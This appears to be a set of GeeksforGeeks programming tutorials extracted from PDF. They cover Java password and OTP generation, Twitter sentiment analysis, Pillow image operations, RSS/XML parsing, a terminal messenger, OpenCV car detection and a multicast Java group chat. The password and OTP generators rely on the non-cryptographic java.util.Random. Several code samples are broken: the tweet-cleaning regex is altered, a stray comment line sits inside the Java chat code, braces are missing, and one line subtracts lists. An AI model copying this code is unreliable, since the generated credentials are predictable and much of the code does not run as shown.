

Project Archive

Generating Password and OTP in Java

You may go through [Generate a One Time Password or Unique Identification URL](#) article before this for better understanding.

Generating Password and OTP in Java



Many a times we forget our passwords and we opt for Forget password option and within no time we get a new password at our registered email-ID or phone no. to login our account. And every time we get a different password.

Sometime we access our bank accounts while shopping from an online store or many more ways, in order to verify our transition from the bank account they send us OTP(One Time Password) on our registered phone no. or our email-ID, within no time.

The following code explains how to generate such Passwords and OTP within no time and what code we can use if in case we need to do so.

Java program explaining the generation of Password

```
// Java code to explain how to generate random
// password

// Here we are using random() method of util
// class in Java
import java.util.*;

public class NewClass
{
    public static void main(String[] args)
    {
        // Length of your password as I have choose
        // here to be 8
        int length = 10;
        System.out.println(geek_Password(length));
    }

    // This our Password generating method
    // We have use static here, so that we not to
    // make any object for it
    static char[] geek_Password(int len)
    {
        System.out.println("Generating password using random() : ");
        System.out.print("Your new password is : ");

        // A strong password has Cap_chars, Lower_chars,
        // numeric value and symbols. So we are using all of
        // them to generate our password
        String Capital_chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
        String Small_chars = "abcdefghijklmnopqrstuvwxyz";
        String numbers = "0123456789";
        String symbols = "!@#$%^&* _+./?<>";

        String values = Capital_chars + Small_chars +
            numbers + symbols;

        // Using random method
        Random rndm_method = new Random();

        char[] password = new char[len];

        for (int i = 0; i < len; i++)
        {
            // Use of charAt() method : to get character value
            // Use of nextInt() as it is scanning the value as int
            password[i] =
```

```

        values.charAt(rndm_method.nextInt(values.length()));
    }
    return password;
}
}

```

Note : The password we are generating will change every time. As we have used random() method to generate the password.

Output :

```

Generating password using random() :
Your new password is : KHeCZBTM;-

```

Java program explaining the generation of OTP(One Time Password)

```

// Java code to explain how to generate OTP

// Here we are using random() method of util
// class in Java
import java.util.*;

public class NewClass
{
    static char[] OTP(int len)
    {
        System.out.println("Generating OTP using random() : ");
        System.out.print("You OTP is : ");

        // Using numeric values
        String numbers = "0123456789";

        // Using random method
        Random rndm_method = new Random();

        char[] otp = new char[len];

        for (int i = 0; i < len; i++)
        {
            // Use of charAt() method : to get character value
            // Use of nextInt() as it is scanning the value as int
            otp[i] =
                numbers.charAt(rndm_method.nextInt(numbers.length()));
        }
        return otp;
    }
    public static void main(String[] args)
    {
        int length = 4;
        System.out.println(OTP(length));
    }
}

```

Note :

The OTP we are generating will change every time. As we have used random() method to generate the OTP.

Output :

```

Generating OTP using random() :
You OTP is : 5291

```

This article is contributed by **Mohit Gupta** . If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

GBlog
Java
Project
TechTips

Twitter Sentiment Analysis using Python

This article covers the sentiment analysis of any topic by parsing the tweets fetched from Twitter using Python.

Sentiment Analysis is the process of 'computationally' determining whether a piece of writing is positive, negative or neutral. It's also known as **opinion mining**, deriving the opinion or attitude of a speaker.

- **Business:** In marketing field companies use it to develop their strategies, to understand customers' feelings towards products or brand, how people respond to their campaigns or product launches and why consumers don't buy some products.
- **Politics:** In political field, it is used to keep track of political view, to detect consistency and inconsistency between statements and actions at the government level. It can be used to predict election results as well!
- **Public Actions:** Sentiment analysis also is used to monitor and analyse social phenomena, for the spotting of potentially dangerous situations and determining the general mood of the blogosphere.

Install it using following pip command:

Install it using following pip command:

(Corpora is nothing but a large and structured set of texts.)

- Open this [link](#) and click the button: 'Create New App'
- Fill the application details. You can leave the callback url field empty.
- Once the app is created, you will be redirected to the app page.
- Open the 'Keys and Access Tokens' tab.
- Copy 'Consumer Key', 'Consumer Secret', 'Access token' and 'Access Token Secret'.

```
import re
import tweepy
from tweepy import OAuthHandler
from textblob import TextBlob

class TwitterClient(object):

    """
    Generic Twitter Class for sentiment analysis.
    """

    def __init__(self):

        """
        Class constructor or initialization method.
        """

        # keys and tokens from the Twitter Dev Console
        consumer_key = 'XXXXXXXXXXXXXXXXXXXXXXX'
        consumer_secret = 'XXXXXXXXXXXXXXXXXXXXXXXXXX'
        access_token = 'XXXXXXXXXXXXXXXXXXXXXXXXX'
        access_token_secret = 'XXXXXXXXXXXXXXXXXXXXXXX'


# attempt authentication
```

```

try:
    # create OAuthHandler object
    self.auth = OAuthHandler(consumer_key, consumer_secret)
    # set access token and secret
    self.auth.set_access_token(access_token, access_token_secret)
    # create tweepy API object to fetch tweets
    self.api = tweepy.API(self.auth)
except:
    print("Error: Authentication Failed")

def clean_tweet(self, tweet):
    """
    Utility function to clean tweet text by removing links, special characters
    using simple regex statements.
    """
    return ' '.join(re.sub("([A-Za-z0-9]+)|(['\"0-9A-Za-z \t])|(\w+:\/\/\S+)", " ", tweet).split())

def get_tweet_sentiment(self, tweet):
    """
    Utility function to classify sentiment of passed tweet
    using textblob's sentiment method
    """
    # create TextBlob object of passed tweet text
    analysis = TextBlob(self.clean_tweet(tweet))
    # set sentiment
    if analysis.sentiment.polarity > 0:
        return 'positive'
    elif analysis.sentiment.polarity == 0:
        return 'neutral'
    else:
        return 'negative'

def get_tweets(self, query, count = 10):
    """
    Main function to fetch tweets and parse them.
    """
    # empty list to store parsed tweets
    tweets = []

    try:
        # call twitter api to fetch tweets
        fetched_tweets = self.api.search(q = query, count = count)

        # parsing tweets one by one
        for tweet in fetched_tweets:
            # empty dictionary to store required params of a tweet
            parsed_tweet = {}

            # saving text of tweet
            parsed_tweet['text'] = tweet.text
            # saving sentiment of tweet
            parsed_tweet['sentiment'] = self.get_tweet_sentiment(tweet.text)

            # appending parsed tweet to tweets list
            if tweet.retweet_count > 0:
                # if tweet has retweets, ensure that it is appended only once
                if parsed_tweet not in tweets:
                    tweets.append(parsed_tweet)
            else:
                tweets.append(parsed_tweet)

        # return parsed tweets
        return tweets

    except tweepy.TweepError as e:
        # print error (if any)
        print("Error : " + str(e))

def main():
    # creating object of TwitterClient Class
    api = TwitterClient()
    # calling function to get tweets
    tweets = api.get_tweets(query = 'Donald Trump', count = 200)

    # picking positive tweets from tweets
    ptweets = [tweet for tweet in tweets if tweet['sentiment'] == 'positive']
    # percentage of positive tweets
    print("Positive tweets percentage: {} %".format(100*len(ptweets)/len(tweets)))
    # picking negative tweets from tweets
    ntweets = [tweet for tweet in tweets if tweet['sentiment'] == 'negative']
    # percentage of negative tweets
    print("Negative tweets percentage: {} %".format(100*len(ntweets)/len(tweets)))
    # percentage of neutral tweets

```

```

print("Neutral tweets percentage: {} % \
".format(100*len(tweets - ntweets - ptweets)/len(tweets)))

# printing first 5 positive tweets
print("\n\nPositive tweets:")
for tweet in ptweets[:10]:
    print(tweet['text'])

# printing first 5 negative tweets
print("\n\nNegative tweets:")
for tweet in ntweets[:10]:
    print(tweet['text'])

if __name__ == "__main__":
    # calling main function
    main()

```

Here is how a sample output looks like when above program is run:

```

Positive tweets percentage: 22 %
Negative tweets percentage: 15 %

Positive tweets:
RT @JohnGGalt: Amazing—after years of attacking Donald Trump the media managed
to turn #InaugurationDay into all about themselves.
#MakeAme...
RT @vooda1: CNN Declines to Air White House Press Conference Live YES!
THANK YOU @CNN FOR NOT LEGITIMIL...
RT @Muheeb_Shawwa: Donald J. Trump's speech sounded eerily familiar...
POTUS plans new deal for UK as Theresa May to be first foreign leader to meet new
president since inauguration
.@realdonaldtrump #Syria #Mexico #Russia & now #Afghanistan.
Another #DearDonaldTrump Letter worth a read @AJEnglish

Negative tweets:
RT @Slate: Donald Trump's administration: "Government by the worst men."
RT @RVAwonk: Trump, Sean Spicer, et al. lie for a reason.
Their lies are not just lies. Their lies are authoritarian propaganda.
RT @KomptonMusic: Me: I hate corn
Donald Trump: I hate corn too
Me: https://t.co/GPgy8R8HB5
It's ridiculous that people are more annoyed at this than Donald Trump's sexism.
RT @tony_broach: Chris Wallace on Fox news right now talking crap
about Donald Trump news conference it seems he can't face the truth eithe...
RT @fravel: With False Claims, Donald Trump Attacks Media on Crowd Turnout
Aziz Ansari Just Hit Donald Trump Hard In An Epic Saturday Night Live Monologue

```

We follow these 3 major steps in our program:

- Authorize twitter API client.
- Make a GET request to Twitter API to fetch tweets for a particular query.
- Parse the tweets. Classify each tweet as positive, negative or neutral.

Now, let us try to understand the above piece of code:

- First of all, we create a **TwitterClient** class. This class contains all the methods to interact with Twitter API and parsing tweets. We use `__init__` function to handle the authentication of API client.
- In `get_tweets` function, we use:

```

fetched_tweets = self.api.search(q = query, count = count)

```

to call the Twitter API to fetch tweets.

- In `get_tweet_sentiment` we use `textblob` module.

```

analysis = TextBlob(self.clean_tweet(tweet))

```

`TextBlob` is actually a high level library built over top of **NLTK** library. First we call `clean_tweet` method to remove links, special characters, etc. from the tweet using some simple regex.

Then, as we pass **tweet** to create a **TextBlob** object, following processing is done over text by `textblob` library:

- Tokenize the tweet ,i.e split words from body of text.
- Remove stopwords from the tokens.(stopwords are the commonly used words which are irrelevant in text analysis like I, am, you, are, etc.)
- Do POS(part of speech) tagging of the tokens and select only significant features/tokens like adjectives, adverbs, etc.
- Pass the tokens to a **sentiment classifier** which classifies the tweet sentiment as positive, negative or neutral by assigning it a polarity between -1.0 to 1.0 .

Here is how **sentiment classifier** is created:

- **TextBlob** uses a Movies Reviews dataset in which reviews have already been labelled as positive or negative.

- Positive and negative features are extracted from each positive and negative review respectively.
- Training data now consists of labelled positive and negative features. This data is trained on a [Naive Bayes Classifier](#).

Then, we use **sentiment.polarity** method of **TextBlob** class to get the polarity of tweet between -1 to 1.

Then, we classify polarity as:

```
if analysis.sentiment.polarity > 0:
    return 'positive'
elif analysis.sentiment.polarity == 0:
    return 'neutral'
else:
    return 'negative'
```

- Finally, parsed tweets are returned. Then, we can do various type of statistical analysis on the tweets. For example, in above program, we tried to find the percentage of positive, negative and neutral tweets about a query.

References:

- <http://www.ijcaonline.org/research/volume125/number3/dandrea-2015-ijca-905866.pdf>
- <https://textblob.readthedocs.io/en/dev/quickstart.html#sentiment-analysis>
- textblob.readthedocs.io/en/dev/_modules/textblob/en/sentiments.html

This article is contributed by **Nikhil Kumar**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Python

Working with Images in Python

PIL is the Python Imaging Library which provides the python interpreter with image editing capabilities. It was developed by Fredrik Lundh and several other contributors. Pillow is the friendly PIL fork and an easy to use library developed by Alex Clark and other contributors. We'll be working with Pillow.

Installation:

- **Linux:** On linux terminal type the following:

```
pip install Pillow
```

Installing pip via terminal:

```
sudo apt-get update
sudo apt-get install python-pip
```

- **Windows:** [Download](#) the appropriate Pillow package according to your python version. Make sure to download according to the python version you have.

We'll be working with the Image Module here which provides a class of the same name and provides a lot of functions to work on our images. To import the Image module, our code should begin with the following line:

```
from PIL import Image
```

Operations with Images:

- **Open a particular image from a path:**

```
#img = Image.open(path)
# On successful execution of this statement,
# an object of Image type is returned and stored in img variable)

try:
    img = Image.open(path)
except IOError:
    pass
# Use the above statement within try block, as it can
# raise an IOError if file cannot be found,
# or image cannot be opened.
```

- **Retrieve size of image:** The instances of Image class that are created have many attributes, one of its useful attribute is size.

```
from PIL import Image

filename = "image.png"
with Image.open(filename) as image:
```

```
width, height = image.size
#Image.size gives a 2-tuple and the width, height can be obtained
```

Some other attributes are: Image.width, Image.height, Image.format, Image.info etc.

- **Save changes in image:** To save any changes that you have made to the image file, we need to give path as well as image format.

```
img.save(path, format)
# format is optional, if no format is specified,
# it is determined from the filename extension
```

- **Rotating an Image:** The image rotation needs angle as parameter to get the image rotated.

```
from PIL import Image

def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")

        #Angle given
        img = img.rotate(180)

        #Saved in the same relative location
        img.save("rotated_picture.jpg")
    except IOError:
        pass

if __name__ == "__main__":
    main()
```

rotating an image in python



Note: There is an optional expand flag available as one of the argument of the rotate method, which if set true, expands the output image to make it large enough to hold the full rotated image.

As seen in the above code snippet, I have used a relative path where my image is located in the same directory as my python code file, an absolute path can be used as well.

- **Cropping an Image:** Image.crop(box) takes a 4-tuple (left, upper, right, lower) pixel coordinate, and returns a rectangular region from the used image.

```
from PIL import Image

def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")
        width, height = img.size

        area = (0, 0, width/2, height/2)
        img = img.crop(area)

        #Saved in the same relative location
        img.save("cropped_picture.jpg")

    except IOError:
        pass

if __name__ == "__main__":
    main()
```

cropping an image in python



- **Resizing an Image:** `Image.resize(size)`- Here size is provided as a 2-tuple width and height.

```
from PIL import Image

def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")
        width, height = img.size

        img = img.resize((width/2, height/2))

        #Saved in the same relative location
        img.save("resized_picture.jpg")
    except IOError:
        pass

if __name__ == "__main__":
    main()
```

resizing an image in python



- **Pasting an image on another image:** The second argument can be a 2-tuple (specifying the top left corner), or a 4-tuple (left, upper, right, lower) – in this case the size of pasted image must match the size of this box region, or None which is equivalent to (0, 0).

```
from PIL import Image

def main():
    try:
        #Relative Path
        #Image on which we want to paste
        img = Image.open("picture.jpg")

        #Relative Path
        #Image which we want to paste
        img2 = Image.open("picture2.jpg")
        img.paste(img2, (50, 50))

        #Saved in the same relative location
        img.save("pasted_picture.jpg")
    except IOError:
        pass

if __name__ == "__main__":
    main()

##An additional argument for an optional image mask image is also available.
```


pasting an image on other in Python



- **Getting a Histogram of an Image:** This will return a histogram of the image as a list of pixel counts, one for each pixel in the image. (A histogram of an image is a graphical representation of the tonal distribution in a digital image. It contains what all the brightness values contained in an image are. It plots the number of pixels for each brightness value. It helps in doing the exposure settings.)

from PIL import Image

```
def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")

        #Getting histogram of image
        print img.histogram()

    except IOError:
        pass

if __name__ == "__main__":
    main()
```

getting a histogram of image in python



- **Transposing an Image:** This feature gives us the mirror image of an image

```
from PIL import Image

def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")

        #transposing image
        transposed_img = img.transpose(Image.FLIP_LEFT_RIGHT)

        #Save transposed image
        transposed_img.save("transposed.jpg")
    except IOError:
        pass

if __name__ == "__main__":
    main()
```

transposing an image in python



- **Split an image into individual bands:** Splitting an image in RGB mode, creates three new images each containing a copy of the original individual bands.

```
from PIL import Image

def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")

        #splitting the image
        print img.split()
    except IOError:
        pass

if __name__ == "__main__":
    main()
```

split an image in python



- **tobitmap:** Converting an image to an X11 bitmap (A plain text binary image format). It returns a string containing an X11 bitmap, it can only be used for mode "1" images, i.e. 1 bit pixel black and white images.

```
from PIL import Image

def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")
        print img.mode

        #converting image to bitmap
        print img.tobitmap()

        print type(img.tobitmap())
    except IOError:
        pass

if __name__ == "__main__":
    main()
```

converting image to bitmap in python



converting image to bitmao in python



- **Creating a thumbnail:** This method creates a thumbnail of the image that is opened. It does not return a new image object, it makes in-place modification to the currently opened image object itself. If you do not want to change the original image object, create a copy and then apply this method. This method also evaluates the appropriate to maintain the aspect ratio of the image according to the size passed.

from PIL import Image

```
def main():
    try:
        #Relative Path
        img = Image.open("picture.jpg")

        #In-place modification
        img.thumbnail((200, 200))

        img.save("thumb.jpg")
    except IOError:
        pass

if __name__ == "__main__":
    main()
```

creating thumbnail of image in python



GATE CS Corner Company Wise Coding Practice

Project
Python
Image-Processing

XML parsing in Python

This article focuses on how one can parse a given XML file and extract some useful data out of it in a structured way.

XML: XML stands for eXtensible Markup Language. It was designed to store and transport data. It was designed to be both human- and machine-readable. That's why, the design goals of XML emphasize simplicity, generality, and usability across the Internet.

The XML file to be parsed in this tutorial is actually a RSS feed.

RSS: RSS (Rich Site Summary, often called Really Simple Syndication) uses a family of standard web feed formats to publish frequently updated information like blog entries, news headlines, audio, video. RSS is XML formatted plain text.

- The RSS format itself is relatively easy to read both by automated processes and by humans alike.
- The RSS processed in this tutorial is the RSS feed of top news stories from a popular news website. You can check it out [here](#). Our goal is to process this RSS feed (or XML file) and save it in some other format for future use.

Python Module used: This article will focus on using inbuilt `xml` module in python for parsing XML and the main focus will be on the `ElementTree XML API` of this module.

Implementation:

```
#Python code to illustrate parsing of XML files
# importing the required modules
import csv
import requests
import xml.etree.ElementTree as ET

def loadRSS():

    # url of rss feed
    url = 'http://www.hindustantimes.com/rss/topnews/rssfeed.xml'

    # creating HTTP response object from given url
    resp = requests.get(url)

    # saving the xml file
    with open('topnewsfeed.xml', 'wb') as f:
        f.write(resp.content)

def parseXML(xmlfile):

    # create element tree object
    tree = ET.parse(xmlfile)

    # get root element
    root = tree.getroot()

    # create empty list for news items
    newsitems = []

    # iterate news items
    for item in root.findall('./channel/item'):

        # empty news dictionary
        news = {}

        # iterate child elements of item
        for child in item:

            # special checking for namespace object content:media
            if child.tag == '{http://search.yahoo.com/mrss}content':
                news['media'] = child.attrib['url']
            else:
                news[child.tag] = child.text.encode('utf8')

        # append news dictionary to news items list
        newsitems.append(news)

    # return news items list
    return newsitems
```

```
def savetoCSV(newsitems, filename):

    # specifying the fields for csv file
    fields = ['guid', 'title', 'pubDate', 'description', 'link', 'media']

    # writing to csv file
    with open(filename, 'w') as csvfile:

        # creating a csv dict writer object
        writer = csv.DictWriter(csvfile, fieldnames = fields)

        # writing headers (field names)
        writer.writeheader()

        # writing data rows
        writer.writerows(newsitems)

def main():
    # load rss from web to update existing xml file
    loadRSS()

    # parse xml file
    newsitems = parseXML('topnewsfeed.xml')

    # store news items in a csv file
    savetoCSV(newsitems, 'topnews.csv')

if __name__ == "__main__":

    # calling main function
    main()
```

Above code will:

- Load RSS feed from specified URL and save it as an XML file.
- Parse the XML file to save news as a list of dictionaries where each dictionary is a single news item.
- Save the news items into a CSV file.

Let us try to understand the code in pieces:

■ Loading and saving RSS feed

```
def loadRSS():
    # url of rss feed
    url = 'http://www.hindustantimes.com/rss/topnews/rssfeed.xml'
    # creating HTTP response object from given url
    resp = requests.get(url)
    # saving the xml file
    with open('topnewsfeed.xml', 'wb') as f:
        f.write(resp.content)
```


Here, we first created a HTTP response object by sending an HTTP request to the URL of the RSS feed. The content of response now contains the XML file data which we save as **topnewsfeed.xml** in our local directory.

For more insight on how requests module works, follow this article:

[GET and POST requests using Python](#)

■ Parsing XML

We have created **parseXML()** function to parse XML file. We know that XML is an inherently hierarchical data format, and the most natural way to represent it is with a tree. Look at the image below for example:



Here, we are using **xml.etree.ElementTree** (call it ET, in short) module. Element Tree has two classes for this purpose – **ElementTree** represents the whole XML

document as a tree, and **Element** represents a single node in this tree. Interactions with the whole document (reading and writing to/from files) are usually done on the **ElementTree** level. Interactions with a single XML element and its sub-elements are done on the **Element** level.

Ok, so let's go through the **parseXML()** function now:

```
tree = ET.parse(xmlfile)
```

Here, we create an **ElementTree** object by parsing the passed **xmlfile**.

```
root = tree.getroot()
```

getroot() function return the root of **tree** as an **Element** object.

```
for item in root.findall('./channel/item'):
```

Now, once you have taken a look at the structure of your XML file, you will notice that we are interested only in **item** element.

./channel/item is actually **XPath** syntax (XPath is a language for addressing parts of an XML document). Here, we want to find all **item** grand-children of **channel** children of the **root**(denoted by '.') element.

You can read more about supported XPath syntax [here](#).

```
for item in root.findall('./channel/item'):  
  
    # empty news dictionary  
    news = {}  
  
    # iterate child elements of item  
    for child in item:  
  
        # special checking for namespace object content:media  
        if child.tag == '{http://search.yahoo.com/mrss}/content':  
            news['media'] = child.attrib['url']  
        else:  
            news[child.tag] = child.text.encode('utf8')  
  
    # append news dictionary to news items list  
    newsitems.append(news)
```

Now, we know that we are iterating through **item** elements where each **item** element contains one news. So, we create an empty **news** dictionary in which we will store all data available about news item. To iterate through each child element of an element, we simply iterate through it, like this:

```
for child in item:
```

Now, notice a sample item element here:

```
1
```



We will have to handle namespace tags separately as they get expanded to their original value, when parsed. So, we do something like this:

```
if child.tag == '{http://search.yahoo.com/mrss}/content':  
    news['media'] = child.attrib['url']
```

child.attrib is a dictionary of all the attributes related to an element. Here, we are interested in **url** attribute of **media:content** namespace tag.

Now, for all other children, we simply do:

```
news[child.tag] = child.text.encode('utf8')
```

child.tag contains the name of child element. **child.text** stores all the text inside that child element. So, finally, a sample item element is converted to a dictionary and looks like this:

```
{  
  'description': 'Ignis has a tough competition already, from Hyun....',  
  'guid': 'http://www.hindustantimes.com/autos/maruti-ignis-launch....',  
  'link': 'http://www.hindustantimes.com/autos/maruti-ignis-launch....',  
  'media': 'http://www.hindustantimes.com/rf/image_size_630x354/HT/...',  
  'pubDate': 'Thu, 12 Jan 2017 12:33:04 GMT',  
  'title': 'Maruti Ignis launches on Jan 13: Five cars that threa.....'  
}
```

Then, we simply append this dict element to the list **newsitems**.


Finally, this list is returned.

■ Saving data to a CSV file

Now, we simply save the list of news items to a CSV file so that it could be used or modified easily in future using `savetoCSV()` function. To know more about writing dictionary elements to a CSV file, go through this article:

[Working with CSV files in Python](#)

So now, here is how our formatted data looks like now:



As you can see, the hierarchical XML file data has been converted to a simple CSV file so that all news stories are stored in form of a table. This makes it easier to extend the database too.

Also, one can use the JSON-like data directly in their applications! This is the best alternative for extracting data from websites which do not provide a public API but provide some RSS feeds.

All the code and files used in above article can be found [here](#).

What next?

- You can have a look at more rss feeds of the news website used in above example. You can try to create an extended version of above example by parsing other rss feeds too.
- Are you a cricket fan? Then [this](#) rss feed must be of your interest! You can parse this XML file to scrape information about the live cricket matches and use to make a desktop notifier!

Quiz of HTML and XML

This article is contributed by **Nikhil Kumar**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Python

Multi-Messenger : A python project, messaging via Terminal

The aim of this program is to let users mail/message on FB/SMS anyone using Terminal. The full project can be found [here](#).

So, first of all, why Multi-Messenger ?

This is the first question which anyone will think about. The answer is simple, Terminal! Many of our work, now a days, lies in Terminal, talking about Programmers here in specific. So who wouldn't like to message or mail or SMS someone quickly through Terminal?

Requirements :

For Linux Users:

- In order to compile the program successfully, installation of the following modules is necessary

Twilio Client: Run this code from Terminal

```
pip install twilio
```

- fbchat Module: Run this code from Terminal

```
pip install fbchat
```

Preferred Method using pip [See installation manual for installing pip in Linux]

Code:

The project is open sourced, and the code can be found in Github. Twilio Client can be used to SMS someone, fbchat is used to send a message to your Facebook friend and gmtp library has been used to send mail using Python. Python AutoGUI has also been used here, to give the user an option of a dialog based option. It will help the user if he's not in love with Terminal.

These screenshots show how it looks like:

multi_messenger_python



multi_messenger_python1



multi_messenger_python2



Message Received:



This article is contributed by **Kushashwa Ravi Shrimali and Krutika Bapat**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

Project

OpenCV Python program for Vehicle detection in a Video frame

Face Detection Basics

The objective of the program given is to detect object of interest(Car) in video frames and to keep tracking the same object. This is an example of how to detect vehicles in Python.

Why Vehicle Detection?

- The startling losses both in human lives and finance caused by vehicle accidents.
- Detecting vehicles in images acquired from a moving platform is a challenging problem.

Steps to download the requirements below:

- Download Python 2.7.x version, numpy and OpenCV 2.4.x version. Check if your Windows either 32 bit or 64 bit is compatible and install accordingly.

```
sudo apt-get install python
pip install numpy
```

- install OpenCV from [here](#)
- Make sure that numpy is running in your python then try to install opencv.
- Put the cars.xml file in the same folder. Save [this](#) as .xml file.
- Download this video from [here](#) as input

```
# OpenCV Python program to detect cars in video frame
# import libraries of python OpenCV
import cv2

# capture frames from a video
cap = cv2.VideoCapture('video.avi')

# Trained XML classifiers describes some features of some object we want to detect
car_cascade = cv2.CascadeClassifier('cars.xml')

# loop runs if capturing has been initialized.
while True:
    # reads frames from a video
    ret, frames = cap.read()

    # convert to gray scale of each frames
    gray = cv2.cvtColor(frames, cv2.COLOR_BGR2GRAY)

    # Detects cars of different sizes in the input image
    cars = car_cascade.detectMultiScale(gray, 1.1, 1)

    # To draw a rectangle in each cars
    for (x,y,w,h) in cars:
        cv2.rectangle(frames,(x,y),(x+w,y+h),(0,0,255),2)

    # Display frames in a window
    cv2.imshow('video2', frames)

    # Wait for Esc key to stop
```

```
if cv2.waitKey(33) == 27:
    break

# De-allocate any associated memory usage
cv2.destroyAllWindows()
```

Output:

References:

- [Youtube](#)
- [OpenCV](#)
- [Google Groups](#)

This article is contributed by [Afzal Ansari](#). If you like GeeksforGeeks and would like to contribute, you can also write an article using [contribute.geeksforgeeks.org](https://www.geeksforgeeks.org/contribute/) or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

GBlog
Project
OpenCV

A Group chat application in Java

In this post, a group chat application using MulticastSocket (Java Platform SE 7) class is discussed. A MulticastSocket is a (UDP) DatagramSocket, with additional capabilities for joining "groups" of other multicast hosts on the internet.

Implementation

```
import java.net.*;
import java.io.*;
import java.util.*;
public class GroupChat
{
    private static final String TERMINATE = "Exit";
    static String name;
    static volatile boolean finished = false;
    public static void main(String[] args)
    {
        if (args.length != 2)
            System.out.println("Two arguments required:
            <multicast-host> <port-number>");
        else
        {
            try
            {
                InetAddress group = InetAddress.getByName(args[0]);
                int port = Integer.parseInt(args[1]);
                Scanner sc = new Scanner(System.in);
                System.out.print("Enter your name: ");
                name = sc.nextLine();
                MulticastSocket socket = new MulticastSocket(port);

                // Since we are deploying
                socket.setTimeToLive(0);
                this on localhost only (For a subnet set it as 1)
                socket.joinGroup(group);
                Thread t = new Thread(new
                ReadThread(socket,group,port));

                // Spawn a thread for reading messages
                t.start();

                // sent to the current group
                System.out.println("Start typing messages...\n");
                while(true)
                {
                    String message;
                    message = sc.nextLine();
                    if(message.equalsIgnoreCase(GroupChat.TERMINATE))
                    {
                        finished = true;
                        socket.leaveGroup(group);
                        socket.close();
                        break;
                    }
                }
            }
            catch (Exception e)
            {
                e.printStackTrace();
            }
        }
    }
}
```

```

        }
        message = name + ": " + message;
        byte[] buffer = message.getBytes();
        DatagramPacket datagram = new
            DatagramPacket(buffer,buffer.length,group,port);
        socket.send(datagram);
    }
}
catch(SocketException se)
{
    System.out.println("Error creating socket");
    se.printStackTrace();
}
catch(IOException ie)
{
    System.out.println("Error reading/writing from/to
        socket");
    ie.printStackTrace();
}
}
}
}

class ReadThread implements Runnable
{
    private MulticastSocket socket;
    private InetAddress group;
    private int port;
    private static final int MAX_LEN = 1000;
    ReadThread(MulticastSocket socket,InetAddress group,int port)
    {
        this.socket = socket;
        this.group = group;
        this.port = port;
    }

